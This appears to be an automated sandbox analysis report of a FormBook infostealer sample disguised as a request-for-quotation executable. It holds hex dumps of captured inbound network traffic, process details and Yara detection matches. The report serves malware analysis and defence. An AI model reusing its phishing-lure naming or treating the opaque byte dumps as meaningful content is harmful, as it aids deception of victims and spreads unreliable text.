2021-09-24 05:56:42 UTC	272	IN	Data Raw: 76 41 d7 c1 2c e9 96 57 bd 93 ea 8f f2 88 86 c6 be 88 ba 6d be ee 54 3e 3f 9a 2b 2a df b7 5f 9f 29 07 64 aa d8 52 02 48 ae 3a ce 11 f7 cb 30 31 c4 07 19 a7 d4 e0 c5 3a 98 73 cb ca 27 8d a2 b0 62 da 61 28 58 eb 3b 15 15 fd bd 4b 77 72 b5 0e e3 9e dc f0 d8 d8 dc f1 98 73 34 79 66 48 2a 20 a5 4d 79 c4 bf 87 e3 ca d1 a3 cb 74 8e cd 67 77 58 30 cc d2 21 5d ef 26 26 d3 e8 4a f1 dc 10 c8 3f 79 51 e4 71 39 28 a7 78 2b 2d 5a 41 9e 9a 78 dd 48 66 79 8e d5 a1 45 8a f6 3c 13 72 8a 26 fd 07 21 ad 10 9b e1 30 6e cb 48 b6 83 e2 7b 55 76 aa 37 90 62 76 ae 32 64 dc d8 e4 ca 59 92 8e 84 24 1d 84 20 93 9a f0 58 56 80 37 40 9d ad 67 5b 9a e6 cf 6b 42 15 f1 36 95 ea b1 88 63 40 18 0f a0 ab ce 41 5a 52 88 29 21 5e 96 8a 08 64 14 f8 2a df b7 5f 9f 29 7d 5a 97 c1 fe 88 f2 36 96 Data Ascii: vA,WmT>?+*_)dRH:01:s'ba(X;Kwrs4yfH* MytgwX0!]&&J?yQq9(x+-ZAxHfyE<r&!0nH{Uv7bv2dY$ XV7@g[kB6c@AZR)!^d*_)}Z6

Timestamp	kBytes transferred	Direction	Data
2021-09-24 05:56:42 UTC	288	IN	Data Raw: 88 fa 8e 7d 0c dd 5a 17 89 fb f4 64 22 20 93 98 9b a9 42 6b 46 14 4f b9 8c d1 9c e4 ca 0a ee a8 d4 12 03 16 05 24 62 10 b5 b3 06 59 d2 91 0f 7b df 3e d1 13 ce 65 ac f9 6c cf 1f 17 26 ff 71 e2 39 c5 86 b0 53 d3 cf 57 d3 79 53 de 6a 68 cf d1 13 11 1e 6e bc ec df 5e de 34 84 51 a0 0e 96 d2 91 0c 2f 17 2e 17 f6 2c 3b 50 ba da 8e ee 47 e2 59 cb d2 40 1b 38 35 bf 76 32 55 76 ad 4e ee bf 71 c6 00 69 5d 9b 67 91 20 34 3e 2b 29 26 4a e8 a1 3f d0 72 10 2a f1 1e a2 4d 3d dc 30 fd d9 85 53 7a a6 8f 6a df e7 37 b4 e9 0c 82 6b fd c3 d1 f0 5c 72 69 3c b7 6f 3d 31 3b 14 47 0f 98 ce d1 ab 65 25 44 d4 e0 5d 9b 66 12 ec 3b 05 1b 38 ca 4c d7 89 58 d0 25 20 d0 37 68 90 7e 36 4c f6 2c 91 20 80 ec ab 10 fa 71 83 cf b4 cc 86 88 2c 39 9e 9a f7 bd 3f ad 8d 80 8b 74 18 84 30 35 43 Data Ascii: }Zd" BkFO$bY{>el&q9SWySjhn^4Q/.,;PGY@85v2UvNqi]g 4>+)&J?r*M=0Szj7k\ri<o=1;Ge%D]f;8LX% 7h~6L, q,9?t05C
2021-09-24 05:56:42 UTC	304	IN	Data Raw: 39 4c f6 69 55 0d e3 bf 4f 04 d8 d8 d8 d4 7b 34 02 df 61 28 51 b3 9e ec da 6c 3b 50 ff ff 70 4b b3 d3 d4 e0 c6 f3 8e 6e 83 65 54 42 69 4a 0d d2 fc 9e a9 00 63 8c 20 94 21 f8 28 2e 4b 8f 36 30 50 fe 3b 63 8c 20 94 21 f4 21 91 f3 1e ae c8 ec 53 c4 cf b0 71 c7 30 4c b3 df 48 11 ca 1a 60 21 59 a1 0b 49 6e f2 40 52 67 80 98 ff fc 32 bd 30 d0 43 a2 82 9b 67 39 8c b2 2c f5 6e 80 54 e7 8d 8a bd 5f 73 8e 0f 30 8b 0b ad c0 33 0c 95 e9 82 4d 90 8a 38 ea 6b ac 4c 0a 20 18 84 70 40 d0 92 81 29 ad 49 6f c4 fc 9e 6a bc ea 4f 78 4c 73 c4 ec 4f 3f af 57 fb f4 83 93 91 0c 8c c4 3a ee de 50 ce ee 33 3f 1d 0f 6b d1 cd 4f 4f a4 3d b2 81 61 4b 3e 5e e1 f6 e0 f5 aa 4a 21 55 00 84 3d dc f4 29 a0 6d f3 6b 05 96 1e 29 64 a3 fd cb dc 66 7d 59 56 88 95 9e fc 76 51 80 4e fa 71 c6 01 Data Ascii: 9LiUO{4a(Ql;PpKneTBiJc !(.K60P;c !!Sq0LH`!YIn@Rg20Cg9,nT_s03M8kL p@)IojOxLsO?W:P3?kOO=aK >^J!U=)mk)df}YVvQNq
2021-09-24 05:56:42 UTC	320	IN	Data Raw: a9 a1 d0 16 80 58 10 33 2f 62 42 85 9e cb ea 21 5d 9c a4 ba e6 46 e8 4b f3 e2 3d 55 89 b8 16 38 ca 4a 1e f9 10 73 cb b2 d4 5f 8f 08 15 91 79 b9 02 31 7f e2 3d 5e 1d 0f f0 5c 98 9b 22 9a a0 ad 49 6e 40 98 6a 6b 46 e8 4a cb 8b bf 61 a3 47 0e 09 82 06 14 0e 00 35 0e 0c 1f 40 d6 23 16 00 50 fe 7a da 2c b0 d0 16 80 67 b1 52 40 22 fe 85 f2 60 5d 9b 66 cc 69 d1 fd 93 72 2c d8 64 2d 32 b4 d9 a9 41 5e 9d 26 a3 34 c1 36 32 25 20 d6 cc 19 f9 ef d9 91 0c 2a bb 68 5d f4 0d 98 eb b0 93 16 80 6f 42 e0 39 4c 76 51 80 67 b0 93 e6 3e d7 e6 a8 1a 77 d3 9c 94 93 51 90 1e fa 10 16 f2 22 9f 2b 2a ab 45 66 2e 34 c1 75 cf 94 93 11 f4 64 69 5b 02 ab 45 66 66 2e f7 5c 30 c8 65 c1 01 bb 2a ad 49 69 35 43 62 26 23 1c 8d 03 d6 23 1c 8c 81 aa 36 f5 e7 8b 0b 70 44 a5 dd 92 e0 56 62 52 Data Ascii: X3/bB!]FK=U8Js_y1=^\"In@jkFJaG5@#Pz,gR@"`]fir,d-2A^&462% *h]oB9LvQg>wQ"+*Ef.4udi[Eff.\0e *Ii5Cb&##6pDVbR
2021-09-24 05:56:42 UTC	336	IN	Data Raw: 6b eb 5b f2 33 b4 df 5c 08 33 b5 4f 2e 3f a1 7a d1 93 65 ac 3f 24 1d 0b 98 12 88 86 80 f0 b4 d9 eb 6a 23 bd 6d 0c a1 a4 de 77 5a eb 2e 42 ac 2f 36 c5 7e 61 19 0e 2e 3f 3d 16 0b 17 fd 02 00 b8 26 28 77 58 ef 26 55 ec bb 68 33 3f 58 aa cb cc 86 5d 70 2c f3 6b 46 17 f4 13 11 f5 e7 c8 05 61 ab 05 50 9a e3 34 3e 28 5d e4 a9 86 ff 2c 3b af b1 a4 26 4b 73 cb 8b fd 42 e8 0d 67 e4 aa ee 23 d4 e1 bd 18 4c 08 96 d2 90 9a e7 40 2c f5 6d da 57 05 b1 27 6d 41 a1 da 1a 60 45 25 ab b2 91 84 70 01 cd 73 4b f9 10 36 4f bc d9 51 c5 f7 14 84 8d ec bb ab ce 19 53 0e 6e 40 d5 e8 a2 72 c2 27 ae c5 0a a5 bd 93 ee a9 47 83 2d b9 b2 5f 9b dd f7 2d 36 b0 d5 8d 07 ab 85 76 ae 89 71 c6 00 51 a1 c6 04 28 2e a0 fd 71 ce 53 0c 0e 3d de cb 74 b8 8a 95 15 bf ca 1d ae cd 3d 9e 22 65 53 e8 Data Ascii: k[3\3O.?ze?$j#mwZ.B/6~a.?=&(wX&Uh3?X]p,kFaP4>(],;&KsBg#L@,mW'mA`E%psK6OQSn@r'G-_-6vqQ(.q S=t="eS
2021-09-24 05:56:42 UTC	352	IN	Data Raw: 2f 32 56 f4 9a 1f 75 c9 f2 70 58 53 73 db db 51 05 bd 14 03 5d fd fc 9d d9 57 31 5d 9d 52 13 e5 84 86 64 5e dd 37 b7 a0 5f cc e5 07 54 ce 22 96 b3 02 d9 56 f4 c9 62 ce d2 91 08 45 32 30 b4 fd b4 54 07 b5 a4 4b 46 8d eb 85 bf 04 a7 b9 02 10 0b 63 ce 11 7e 63 ed f2 f0 fd f8 6d be 50 7b d3 9f c3 fa 17 02 54 07 55 0d e3 41 b6 5e 7b d4 59 19 60 21 18 84 a6 3f 56 0b e8 4b f3 61 98 9f 6d 35 9b a9 b3 dd 42 24 1d 58 46 bb f8 ae 92 8e 86 68 08 89 3d de c4 ad b6 d5 2a 6d 35 b3 dd e4 41 1e 1c 4e a1 71 39 b1 53 13 11 0a aa 7d 87 35 c8 0f 85 f3 fe 39 ba 19 f9 0c 71 2e 77 58 e0 68 cc 05 50 3d de e2 b6 dd b2 c8 77 3b 93 9a 78 dd 40 50 a8 ed d5 a1 2f 36 c5 7e 63 a2 72 12 29 76 a1 7e 9c ac 4c 35 c8 d3 17 03 ce 5f 1c 89 8e 46 6c c4 03 1c e0 d1 5b 1d 1f 45 eb c5 30 35 56 7e Data Ascii: /2VupXSsQ]W1]Rd^7_T"VbE20TKFc~cmP{TUA^{Y`!?VKam5B$XFh=*m5ANq9S}59q.wXhP=w;x@P/ 6~cr)v~L5_Fl[E05V~
2021-09-24 05:56:42 UTC	368	IN	Data Raw: 1a 60 e2 b6 39 19 8b 5a b1 f7 4e 1e ec de f8 18 09 1c 73 8a ff 14 9f 6e cb 63 fd 73 03 5d 64 d5 53 9a 48 2e 3f 09 2f 73 46 b8 1e 6e b2 c3 91 cf 1f fb b1 db 4e bf fa 95 50 77 0f b5 d0 e9 33 d2 d8 cf 52 88 9d 73 46 34 8c 0c 73 bf 87 73 fb 87 7d 09 a6 33 df f2 eb 35 06 d4 c3 3c 58 ef 27 64 54 ef 99 5d 10 37 1b 80 bb 25 ad 73 20 6a ca 7e 05 33 6f c2 f7 b2 60 c9 86 74 4d d8 a4 3d 55 e3 ef 3d 10 fe 78 3c c7 d4 e0 09 68 e0 b2 d4 1f 12 0b 68 b8 05 96 1a a3 40 db ae cc 0c 16 38 49 5b e2 3d 55 89 fa d6 9b a2 8c f5 27 a0 ad 49 6f 62 a5 b3 56 0b e8 f7 6e 4f 83 11 76 58 64 d5 24 46 63 52 88 85 bf f8 3a 98 c8 c8 c0 70 a8 35 16 40 50 3d 0e 30 e7 95 05 1f 90 75 32 fc bc 02 ab 8e 38 ac c3 5d df 3c 05 50 f7 cf d8 ac 97 10 57 ca 82 73 20 6a ca 48 09 0b 17 b5 e5 a2 bd 29 a2 Data Ascii: `9ZNsncs]dSH.?/sFnNPw3RsF4ss}35<X'dT]7%s j~3o`tM=U=x<hh@8I[=U'IobVnOvXd$FcR:p5@P=0u28]<PWs jH)
2021-09-24 05:56:42 UTC	384	IN	Data Raw: d0 16 80 67 b0 d0 16 80 67 b0 d0 16 c2 4a c1 b5 d0 73 ae be ba 8d 60 4e be ba ef d9 ea c9 66 2e f7 9c 50 fe 39 c1 75 cf d7 2a e7 c8 47 e1 f3 e2 7e eb 95 15 be 68 37 48 ae 4e 02 54 44 9f 13 f9 ac bc c2 f7 a8 c7 32 bd 2f 4f 20 95 55 b2 44 e4 01 b0 1c 8d 43 5c 30 b8 a1 11 c1 75 8f 6a 8b ff bc 88 c9 86 34 ff dc 30 f8 7c ca 09 e3 bf 09 e3 fd 44 3c d3 9c a4 b6 dd b2 d4 1f 13 f9 ef d9 a9 41 5e 1d 0f f0 5c 18 84 70 44 e4 41 1c 31 7b dc 72 f5 4b 73 cb 8b ff fc 76 51 f4 64 68 8f 00 b8 91 af 01 12 77 b3 fc 67 61 61 22 1c 94 6e 39 4c f6 69 b4 d9 eb 6a d7 a5 7a e1 68 33 7d 5a d2 1a ca b2 6d be ac 7c f2 60 63 13 66 2e f6 d2 88 79 9a 1b 8e 86 36 7e 1e 91 4e 41 2b 2d 70 ff 91 0c 28 1c 71 c6 42 5b 64 2a e9 77 3b 9c 68 cc f0 fb e6 af c2 f3 c6 44 67 4f 81 4e f2 89 77 d7 81 Data Ascii: ggJs`Nf.P9u*G~h7HNTD2/O UDC\0uj40|D<A^\pDA1{rKsvQdhwgaa"n9Lijzh3}Zm|`cf.y6~NA+-p(qB[d*w; hDgONw
2021-09-24 05:56:42 UTC	400	IN	Data Raw: f2 60 63 d6 99 1e d3 e2 94 93 53 fb 6c 3b 12 09 64 2a e9 b2 a2 b1 10 0d 89 fb b6 a3 60 21 5a 6a 74 4d 3a b0 e2 3d 17 7c 7f e5 86 0a 75 cf d6 5e e2 3d 17 7f 0b e8 08 1c 50 fe 38 b7 93 11 b7 22 21 18 c6 7d 4b 73 89 86 ed d5 e3 c2 7f e5 86 09 94 93 53 f8 0b e8 08 1c d8 27 67 cd cb 8b bd 11 c6 00 12 0a 47 6b fb 8b 83 cb af 6d 9c 85 d2 05 c5 63 b4 c5 62 3a d5 ba fd e3 a5 22 80 7d f8 74 54 1e 89 e3 a7 24 89 ec 44 f3 f4 72 5f 89 ee 42 f5 f2 74 59 86 60 32 ae df a4 a4 a4 a4 a4 a7 2d 23 0d fc 66 3e c7 8d 0c 65 a3 3a c0 fd f6 64 27 28 aa cf 98 90 81 e3 b5 52 0a 6d b6 da 2b 2b 2b 2b 28 a2 b4 dd b6 d9 aa c0 f0 5e 1f 11 f4 65 ad 49 6f c2 b5 27 af cb af b1 52 41 22 bb e8 c0 f3 e2 3e bf f6 66 46 10 f0 9e 23 dc 03 c1 74 8b 3c db ff 75 8d d3 b7 20 77 50 3e e4 45 27 ac 07 Data Ascii: `cSl;d*`!ZjtM:=|u^=P8"!}KsS'gGkmcb:"}tT$Dr_BtY`2-#f>e:d'(Rm++++(^eIo'RA">fF#t<u wP>E'
2021-09-24 05:56:42 UTC	416	IN	Data Raw: da 59 93 1d 77 50 98 ab 03 5b be 99 95 ed 5e c7 09 4f b8 62 71 90 d9 a9 01 5f 5c 43 3c 8c d5 65 2f 26 f2 9f 23 97 da a7 ef 52 fc 89 15 92 66 ed 5e 15 ab ce 01 9c 2f 62 06 79 a4 3f 51 a4 ca 80 39 13 5c eb d1 98 9b 37 f1 d6 07 a3 b9 7c 98 18 d3 ca f6 96 63 23 f4 a7 b7 67 c4 dc 4e c1 5d e8 c1 ad c2 0d 67 1c 49 ec 04 0e 3d 96 cc 53 da 71 92 4a 72 59 c3 86 7c d5 67 3b 86 ff 03 29 de 21 f0 9a 2b fd 73 06 d6 23 76 03 a6 ed 5f cb 99 f5 ef 9e 20 90 fe a1 ab ba 19 e2 51 68 27 62 ad 59 c5 f5 2a 20 95 7f b1 ba 6d 41 a1 c5 9c 4c e6 01 59 98 70 54 68 b8 e4 35 98 1f d0 82 64 2b 29 56 88 61 87 b2 5d 5b a5 66 71 63 5b 96 97 19 13 40 d3 b8 9d ab 5d ec de 63 fe 85 0d 1a 9a 48 2b a6 45 99 eb d8 cf 52 88 0d 99 0a 22 a1 2a df 77 56 03 91 87 81 02 ab ba 09 d9 41 98 10 67 e7 43 Data Ascii: YwP[^Obq_\C<e/&#Rf^/by?Q9\7|c#gN]gI=SqJrY|g;)!+s#v_ Qh'bY* mALYpTh5d+)Va][fqc[@]cH+ER"*wVAgC

Timestamp	kBytes transferred	Direction	Data
2021-09-24 05:56:42 UTC	432	IN	Data Raw: 03 93 28 cf 35 43 23 e1 bb 00 40 52 67 e9 95 4f bc d9 a1 6d 37 b4 8c 0a 9a 5e 6f fb 1c dd 42 a5 b5 af 0b 61 5c e7 3a 53 6d aa 83 65 50 bb e3 47 2e 3d 57 66 ad 36 25 a3 34 c1 75 cd 7f a0 6a 27 ce 11 f5 e7 c9 76 14 bc f3 09 13 bc 63 68 00 40 30 b1 26 a7 4e fb 1e 11 25 ab 59 d2 90 76 14 f0 a4 f3 6b 79 eb e7 23 e4 04 d1 fc 24 61 b3 dd aa 83 65 50 bb e3 d3 cd 70 4c 7d e0 8b ff fc 76 52 f3 a7 fb ea 3b 90 0f e8 0a ee ab 00 db d5 d4 1f 1b 73 48 11 b0 5b b4 50 9a 92 71 a2 b1 13 05 22 f2 35 91 3f a6 45 8d 12 9f 2b 68 0a 0d 4d 78 56 0b 53 00 5f 9f 23 64 a9 bd 29 a2 4d 3d dc 20 d5 2a 5b 52 80 8b 74 18 84 30 35 80 3c 8d 13 3d d6 dc cf 6b e0 d1 5b 1d db 25 20 99 3a 8a bb 6d cb 8a 71 e2 41 de 30 9c d0 9f d4 e0 c6 56 e3 7c d5 75 44 3c 58 e2 b6 2d f6 ea 19 55 19 c5 6a 77 Data Ascii: (5C#@RgOm7^oBa\:SmePG.=Wf6%4uj'vch@0&N%Yvky#$aePpL}vR;sH[Pq"5?E+hMxVS_#d)M= *[Rt05<=k[%:mqA0V|uD<X-Ujw
2021-09-24 05:56:42 UTC	448	IN	Data Raw: 7d f1 57 5c 2b 29 5d 5b 13 f5 a2 3a 22 11 a0 3d 55 85 30 e5 9f 75 90 4c 7d 1e 6f 45 60 c9 06 5d 64 d5 1f ec ad ca a1 c6 0f 1b 1b 82 0f a9 18 de f4 57 8e 86 74 4c da 6f 05 ff bf f8 ad 7a 7a 19 8f c8 37 54 44 6d 7e 50 e6 05 52 c3 4a e5 87 7f 25 13 e9 8f 81 29 1a 84 23 95 1d 4c 7f f7 14 6b 32 b1 15 76 51 80 67 b2 d0 55 4e c3 0d 37 cd af c7 e6 76 ae a8 be af f2 ab 2d 67 70 77 25 13 f1 a3 bf 7d bc 61 f4 32 ee bb e3 ea 4f 64 e8 17 82 68 33 3e 6f 2e 3f 0c 6a 2f f4 39 cc 0e 6e 41 e6 aa 48 b8 e1 bf b3 0b 68 30 b9 66 96 7b 57 db ae 8c 0c 6a 3f 9b 7f 25 13 15 76 04 98 10 73 d3 5e 40 3e 5c 43 3c 8c 7d a4 3d a5 d3 63 56 8c 85 1b c8 fb 0a c3 77 3b 5c 5d 16 80 26 1f 39 24 8e 0f 94 ca 50 a4 76 62 d9 57 09 30 50 7e 63 57 71 3a 8b 38 35 bd e8 3d bc fb 1f 03 5f fb ad 10 29 Data Ascii: }W\+)][:"=U0uL}oE`]dWtLozz7TDm~PRJ%)#Lk2vQgUN7v-gpw%}a2Odh3>o.?j/9nAHh0f{Wj?%vs^@>\C<}=c Vw;\]&9$PvbW0P~cWq:85=_)
2021-09-24 05:56:42 UTC	464	IN	Data Raw: e5 4f 84 30 33 37 0d 67 ae b1 92 0b 17 fd 2e b5 b3 85 79 24 de bf 79 9d ad 91 87 a5 d4 94 c6 00 50 fe 08 04 36 b2 9b 22 9a a0 a8 41 a1 d0 e9 0f ad ac 4c ad 17 5d 67 f5 6c cb 60 de ca cf e0 d0 d5 5e e3 72 0b 00 a0 e8 c7 82 2a d7 1f 7b cc 84 14 22 c3 23 dc 03 2a d6 aa 4d 0d ec 6b 39 4a 7a a1 a4 b0 2f 34 b4 e7 f0 dc 36 4e fc 89 f9 9a 8d 3b d0 10 f8 6b 46 ea 3a e0 01 52 05 50 d9 dd 69 30 67 3b 52 77 13 7d 1e 6e 4c f6 81 19 43 e9 cc 4c 8a b1 e8 59 e7 13 7c 86 ff fc 76 64 b5 b3 91 87 06 08 ea b0 2e 7a cf 7c a6 ef 52 f3 a7 b1 aa 8e ad 47 e0 c9 f5 e5 e8 99 1a 8e f2 a0 29 29 a3 32 36 c3 86 76 ba 1e d4 96 91 87 9d cd 91 85 8b 8b 24 1b f7 ae 45 a6 89 db 27 41 6e bf 15 fd b9 18 37 20 c0 33 0c 9e dc bd 94 18 5e 96 67 fd 71 0f c3 2e e2 6e b0 14 f8 81 62 73 5b 55 d4 46 Data Ascii: O037g.y$yP6"AL]gl`^r*{"#*Mk9Jz/46N;kF:RPi0g;Rw}nLCLY\|vd.z\|RG))26v$E'An7 3^gq.nbs[UF
2021-09-24 05:56:42 UTC	480	IN	Data Raw: fc c3 89 fb b5 ee c7 82 2a 1e c9 86 35 f6 35 43 22 a1 bf 71 86 4f 08 61 e3 81 c1 75 8f 36 f1 de 74 73 fb f4 24 a0 81 e9 8c bf 51 80 27 35 e3 bf 71 c6 14 7b 9d 1b 03 d6 23 1c 8d 03 d6 23 1c 8d 03 d6 23 1c 8d 03 d6 23 1c 8d 03 d6 23 1c 8d 03 d6 23 1c 8d 03 d6 23 1c 8d 03 d6 23 1c 8d 42 dc d8 27 65 21 7f 84 24 9d 26 a2 b1 52 03 d6 a3 34 c1 75 cf 94 93 10 8c 81 e9 c0 0c 6a 37 44 e4 01 c2 cb ee 3a af 00 54 07 df 37 48 ed d5 21 18 84 70 44 e4 41 5e e3 bf 71 de cb 8b ff f4 64 6b 83 a6 ba e4 32 d8 54 74 2c dc 73 cc 0d ee 57 cf a4 3a ce 50 c5 f6 1d 61 c6 6e 2f 46 85 9d 65 f8 67 b7 5f de 08 5d 0b 9c ca 6c 55 e6 36 a8 d1 db fa 7b dc 71 72 01 d2 5b 26 53 85 b3 e7 cc 0d ad f8 4d 78 17 b6 fd f8 2c 01 26 a3 75 7e 83 ee 16 31 0f f0 1d be c6 00 11 44 c0 f3 a3 85 ee 57 cf 25 6c 3b 11 44 fc 76 10 c2 f7 Data Ascii: *55C"qOau6ts$Q'5q{######B'e!$&R4uj7D:T7H!pDA^qdk2Tt,sW:Pan/Feg_]lU6{qr[&SMx,&u~1DW%l;Dv
2021-09-24 05:56:42 UTC	496	IN	Data Raw: e2 b9 6b b9 64 95 eb fc 76 51 80 9f af 41 de 34 81 e8 67 e7 bc f7 94 13 fb f4 61 9e a9 41 5e 87 72 46 d1 e7 48 ef d9 a3 09 20 1e b1 db ca 39 b3 32 bd 2c 4e 17 6a 62 e6 75 17 89 a8 47 1e d8 27 4f 7c 34 c1 75 cf 9c 1d e3 34 94 50 a3 6d 4e 11 0a 9a e6 cf 7d 22 65 53 c8 53 6d 42 a5 b5 5b d6 df 12 1f 03 5f fb ad 10 29 e9 ff 03 29 6f 1e 79 27 da e8 db 46 e8 0a 9d 5e bc eb 63 54 4a 7a a5 c7 e8 ca e1 bb 2d 17 7e c2 0b bd e1 9b ab 21 28 58 74 4d 38 36 5b fe 2f f6 5a 14 11 19 8d 56 c8 59 77 58 4b 2d d9 42 1f ec 15 1d e6 85 0d 13 b4 0b 00 50 fe 7a 59 28 43 27 a8 be ae 30 f6 01 c2 7e 07 86 2d 68 f3 d1 67 4f 3b 68 db 51 7f 20 bc 02 54 47 9d a6 1b 0a d7 41 13 72 b6 22 f0 80 8f 08 24 b8 b5 fa 95 40 56 0a 0f a0 5d de b9 6f 3e 92 48 15 b8 68 db eb 5a 14 7b c7 3f b1 94 18 Data Ascii: kdvQA4gaA^rFH 92,NjbuG'O|4u4PmN}"eSSmB[_))oy'F^cTJz-~!(XtM86[/ZVYwXK-BPzY(C'0~-hgO;hQ TG Ar"$@V]o>HhZ{?
2021-09-24 05:56:42 UTC	512	IN	Data Raw: bf 73 20 55 ba e2 4f 7e 8b 7c ad 89 78 5a 60 25 c8 87 f6 2c 87 b6 7c 5e 1d 0e 2a 29 26 a0 45 e5 39 8c 02 ab ba 28 47 83 ee 57 8e 87 4c 0e 2b a6 45 99 e2 b8 09 e3 bf 61 aa 79 d8 67 0e 0e d7 5a eb 61 7b 34 91 f4 21 95 ea b0 5d d2 f2 a7 b7 5f 9f 2b 2c 0b c8 8d 67 80 98 ff fc 36 7b 96 ff a9 81 da dc bb 92 05 8c d7 f6 38 9b 73 9a f1 17 31 d7 2e e1 bb 68 33 0e 6e 40 db af b1 ad b6 22 9a a0 6e 1d 56 55 79 33 c0 0c ec 93 f8 ae 33 c0 7e ed 3d a9 04 d5 a1 6f 7e 0d 84 60 a8 da 75 96 cd 4f 4f 83 11 45 2d da 2c f0 e7 90 e2 6d 41 a1 9e ef 31 6d bd 06 a9 34 8b fb 34 42 1f ec ac 38 ca ce 11 b0 e7 a0 15 fd f8 6d b9 de cb 74 fd 8c 69 b5 1b b0 cc 65 fc 89 04 e9 a3 dc 66 2a c1 49 1c 8e 6e c3 84 b0 53 43 e9 3c 58 ef 26 6c 9c 4c f6 69 b5 5a ae 30 fd 73 34 3e 2a e7 20 95 15 ed Data Ascii: s UO~|xZ`%,|^*)&E9(GWL+EaygZa{4!]_+,g6{8s1.h3n@"nVUy33~=o~`uOOE-,mA1m44B8mtief*InSC<X&lL iZ0s4>*
2021-09-24 05:56:42 UTC	528	IN	Data Raw: 3f 1c 84 70 04 63 64 2a eb ea df b7 1f 28 d3 9c e4 7f cd 8f 48 d3 a8 be ae f2 50 fe 3a f0 70 44 a4 88 59 92 ce 6a 1b 0b e8 4a e1 bb 28 db 5e 1d 0f f0 5c 18 84 70 44 e4 41 5e 1d 0f f0 5c 18 84 70 44 e4 41 5e 1d 0f f0 5c 18 84 70 04 24 6e 32 d2 68 41 1b 7f 90 c5 10 3a 8b f4 64 6a 0c a6 ba a6 81 79 d8 67 8b 8b ff bc d4 37 48 ad 77 e7 c8 44 da 1c 8d 43 5c 34 c1 35 7d c1 75 8f 73 e7 c8 04 58 00 50 be 92 16 80 67 b0 d0 16 80 67 b0 d0 16 80 67 b0 d0 16 80 67 b0 d0 16 80 67 b0 d0 16 80 67 b0 d0 16 80 67 b0 d0 56 77 4b 73 8b 72 30 ca 66 43 07 92 e8 05 af 3b 1f 56 07 df f7 d0 da 2c f0 9e 09 e3 ff c7 f6 69 f5 d9 81 e9 8c bf 45 66 6e 7e 53 85 b2 ea 63 a8 fe 44 c4 fc 36 be 7a 5a 14 7b cc 0d ac bb 54 07 df b7 5f 9f 2b 2d 32 bd 6c 3b 50 fe 7a 5a 14 7b dc 30 b8 e1 bb 68 33 3f 59 92 8e Data Ascii: ?pcd*(HP:pDYjJ(^\pDA^\pDA^\p$n2hA:djyg7HwDC\45}usXPgggggVwKsr0fC;V,iEfn~ScD6zZ{T_+-2l;PzZ{0h3?Y
2021-09-24 05:56:42 UTC	544	IN	Data Raw: 34 29 ef 52 1b 5b 1d f3 a7 b7 a7 71 4b 69 5e 19 56 f4 64 a1 7f e6 cd ab 31 e9 49 7c d7 73 c8 d4 94 87 82 ab c0 e7 88 f2 9c e1 30 80 13 f9 13 84 f3 1e d4 96 97 19 06 2c 58 16 0b 3f d2 19 8f c8 37 68 ba 82 5b 69 d1 98 db 93 0f 98 ce d1 ab b5 d0 ec d8 fe f1 26 fe f3 39 7f b2 82 38 32 79 5b 7a d1 cd 8f 48 60 e2 3d 55 ac 7b 35 52 88 a9 c8 c5 7f e5 3b af b1 b3 d7 44 1b 2a 54 0f f3 2b 92 81 ee 25 de 34 c1 75 36 44 f5 94 6c 3b 50 fe 83 6f 13 7e a0 f6 37 a1 5a e2 b8 39 c5 7e 63 bf 80 8f 0f 84 a2 34 1d 79 53 45 30 33 09 68 f5 6e 83 67 e6 15 3d de f7 b0 8e d9 4a 84 a4 8f e5 b1 1b 17 c1 f6 6e 74 c4 e8 31 b0 d6 57 78 d3 8c f2 eb d5 62 a5 33 b4 82 76 25 f4 5d 76 ba fd 73 cf e0 e2 b8 3d 0e e5 95 14 0f 39 c9 3e 9c 2f d4 96 47 e2 97 ea 4c 17 81 b0 7b 2f 7f e7 21 d9 f8 ad Data Ascii: 4)R[qKi^Vd1I|s0,X?7h[i&982y[zH`=U{5R;D*T+%4u6Dl;Po~7Z9~c4ySE03hng=Jnt1Wxb3v%]vs=9>/GL{/!

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Request_For_Quotation#234242_signed_copy_document_september_rfq.exe PID: 5928 Parent PID: 6528

General

Start time:	07:56:37
Start date:	24/09/2021
Path:	C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe'
Imagebase:	0x400000
File size:	829440 bytes
MD5 hash:	C1930047F21A89DDFBA5A2E2DB2D5485
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Request_For_Quotation#234242_signed_copy_document_september_rfq.exe PID: 3460 Parent PID: 5928

General

Start time:	07:56:54
Start date:	24/09/2021
Path:	C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
Imagebase:	0x400000
File size:	829440 bytes
MD5 hash:	C1930047F21A89DDFBA5A2E2DB2D5485
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000001.313464518.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000001.313464518.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000001.313464518.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.315010820.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.315010820.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.315010820.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis